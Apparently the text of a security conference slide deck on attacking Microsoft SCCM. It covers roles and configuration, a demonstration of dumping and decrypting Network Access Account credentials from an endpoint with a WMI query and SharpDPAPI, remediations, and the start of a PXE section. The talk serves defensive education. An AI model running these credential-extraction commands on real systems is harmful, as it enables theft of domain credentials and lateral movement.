



# Attacking SCCM

Dangerous misconfigurations and modern attack vectors

# Acronyms?

- SCCM
- MECM
- MCM
- CM
- MEMCM
- ConfigMgr
- Config Man
- SMS






# whoami

- Brandon Colley
- 15+ years experience administering and securing AD and Windows environments.
- Senior Security Consultant at Trimarc Security
- Co-Host of Trimarc Happy Hour (Fridays @2pm EST)
- Founder of Blue N Red (BNR) Consulting LLC
- Recovering SCCM Administrator
- CVE-2022-37972 Owner






# whoareyou


- Who's started drinking?
  - (beermosas count)
- Red Team?
- Blue Team?
- SCCM experience?

# Agenda

- SCCM TL;DR
- SCCM Configurations
- Attack Demonstrations
- Remediations




# SCCM TL;DR




SCCM Server

# SCCM TL;DR




# SCCM TL;DR






# SCCM TL;DR



# SCCM TL;DR




# SCCM Configurations

Administration


- Updates and Servicing
- Hierarchy Configuration
- Cloud Services
- Site Configuration
- Client Settings
- Security
  - Administrative Users
  - Security Roles**
  - Security Scopes
  - Accounts
  - Certificates
  - Console Connections
- Assets and Compliance
- Software Library
- Monitoring

Security Roles 15 items

Icon	Name	Role Type	User Count	Description
	Application Administrator	Built-in role	0	Grants permissions to perform bo...
	Application Author	Built-in role	0	Grants permissions to create, mo...
	Application Deployment Manager	Built-in role	0	Grants permissions to deploy app...
	Asset Manager	Built-in role	0	Grants permissions to manage th...
	Company Resource Access Mana...	Built-in role	0	Grants permissions to create, ma...
	Compliance Settings Manager	Built-in role	0	Grants permissions to define and...
	Endpoint Protection Manager	Built-in role	0	Grants permissions to define and...
	Full Administrator	Built-in role	2	Grants all permissions in Configur...
	Infrastructure Administrator	Built-in role	0	Grants permissions to create, dele...
	Operating System Deployment M...	Built-in role	0	Grants permissions to create oper...
	Operations Administrator	Built-in role	0	Grants permissions for all actions...
	Read-only Analyst	Built-in role	0	Grants permissions to view all Co...
	Remote Tools Operator	Built-in role	0	Grants permissions to run and au...
	Security Administrator	Built-in role	0	Grants permissions to add and re...
	Software Update Manager	Built-in role	0	Grants permissions to define and...




# SCCM <sup>m16</sup> Configurations



- Access Control
  - Rights to SCCM
  - Execute as SYSTEM
- Agent installed on endpoints
  - Workstations
  - Servers
  - Domain Controllers


Administrators



SCCM Server



Application Install




OS Patching



Imaging

# SCCM <sup>m16</sup> Configurations




Administrators




Application Install

- Credentials
  - NTLM Hashes
  - Decryptable Passwords
  - Clear Text



SCCM Server



OS Patching




Imaging



# Attack 1: NAA

- Network Access Account
- Configured in SCCM



# Attack 1: NAA

- Saved locally on endpoints
- May be privileged

```
PS C:\Users\Administrator> Get-WmiObject -Namespace "root\ccm\policy\Machine\ActualConfig" -class "CCM_NetworkAccessAccount"

__GENUS           : 2
__CLASS           : CCM_NetworkAccessAccount
__SUPERCLASS      : CCM_ComponentClientConfig
__DYNASTY         : CCM_Policy
__RELPATH         : CCM_NetworkAccessAccount.SiteSettingsKey=2
__PROPERTY_COUNT  : 8
__DERIVATION      : {CCM_ComponentClientConfig, CCM_Policy}
__SERVER          : CLIENT1
__NAMESPACE       : ROOT\ccm\policy\Machine\ActualConfig
__PATH           : \\CLIENT1\ROOT\ccm\policy\Machine\ActualConfig:CCM_NetworkAccessAccount.SiteSettingsKey=2
ComponentName     :
Enabled           :
NetworkAccessPassword : <PolicySecret Version="1"><![CDATA[060100000100000008C9DDF0115D1118C7A00C04FC297EB01000000459C
A0D574733C409EE7FA43DA2FC8EA00000000200000000010660000000100002000000071B0F8769879FE33DCB10C4
5D6C7714A89FF5943EFC15447BFBB195887E55583000000000E80000000020000200000000952F1E3E1621F6D92107B7
DAE62BB65D07495B04CC5E57411C2EEF0C18F04CD830000000BCBC6683AFD3C253356563BBBC8F538211C3A694E22A2C
D68AFE855F70BA29184FD756096367870065D2FB429FAD489C84000000002399075AB622857103B8CE19C89E93175FA
16A6853C5D73671769543102118A9C5FA984DD6A5A79E4366E2647996037AB90B71E4CE01CD8BC80DEE342FED686]]>
</PolicySecret>
NetworkAccessUsername : <PolicySecret Version="1"><![CDATA[F60000000100000008C9DDF0115D1118C7A00C04FC297EB01000000459C
A0D574733C409EE7FA43DA2FC8EA0000000002000000000010660000000100002000000021D282D2997BAB8FC40E7C
EF38152C7D353B0D523EB89A6DBA11694BCABDAD9000000000E80000000020000200000000422911186A71C74D263B1
FAE66DAD205EF8B3B23406ECDC2BE93BFAF5008A8420000000BC7D0393C9EA01FA20ED1AE47769DA0A3B1BA47EEA07F
55144773B995C8B089840000000464CFD87E18F7EC7FF1E0A96AEDE2936E40898D0D6EB78ABEFB949BE6E5CF439C158
D52E2F9E1E29E9A5A7E8F0804E6E522AA8C59F3DCD09C9B3CDDE3940C531]]></PolicySecret>
Reserved1         :
Reserved2         :
Reserved3         :
SiteSettingsKey   : 2
PSComputerName    : CLIENT1
```

# Attack 1: NAA

- SharpDPAPI
- Not cleaned up

```
C:\Users\Administrator\Desktop\notMalware>SharpDPAPI.exe SCCM

SharpDPAPI
v1.11.3

[*] Action: SCCM Triage
[*] SYSTEM master key cache:

[*] Elevating to SYSTEM via token duplication for LSA secret retrieval
[*] RevertToSelf()

[*] Secret : DPAPI_SYSTEM
[*] full: 5F81D48B0E1B1A66F004B1D2479019B5CE8DA8A4055B1BC4C8F4653B07119589B27DBAC54300C6A6
[*] m/u : 5F81D48B0E1B1A66F004B1D2479019B5CE8DA8A4 / 055B1BC4C8F4653B07119589B27DBAC54300C6A6

{473d7df4-9b63-44e0-b5a0-47d147d5dd25}:3023C3C2D6631DE3EFE4272C2A377D2FFBB9E8A6
{a289031e-57e2-40b0-9673-e1c4090268a1}:BB48CCD54EB485A5C81BCD49452BCDDAE2BE69DC
{d5a09c45-7374-403c-9ee7-fa43da2fc8ea}:A54F1FB59E854BEBDAD83A745408FFF1518E7152
{f75050ef-9e26-4fc5-be8c-b0e9f73f9124}:26E5323A1D89371CA32DBC069BCE905799A6591C

[*] Retrieving SCCM Network Access Account blobs via WMI
[*] Connecting to \\localhost\root\ccm\policy\Machine\ActualConfig
[*] Executing WQL query: SELECT * FROM CCM_NetworkAccessAccount

[*] Triaging SCCM Network Access Account Credentials

guidMasterKey : {d5a09c45-7374-403c-9ee7-fa43da2fc8ea}
size          : 250
flags         : 0x0
algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
description   :
dec(blob)     : CORP\SCCM_NAA
guidMasterKey : {d5a09c45-7374-403c-9ee7-fa43da2fc8ea}
size          : 266
flags         : 0x0
algHash/algCrypt : 32782 (CALG_SHA_512) / 26128 (CALG_AES_256)
description   :
dec(blob)     : MyP@ssw0rdIsGood!
Plaintext NAA Username : CORP\SCCM_NAA
Plaintext NAA Password : MyP@ssw0rdIsGood!
```

# Remediations

- Use [Enhanced HTTP](#)
- Disable/remove NAA accounts in AD
- Minimize permissions





## Attack 2: PXE





# Pixie?

- Preboot Execution Environment
- Operating System Deployment
- Network Boot
- Media Boot



# Credentials


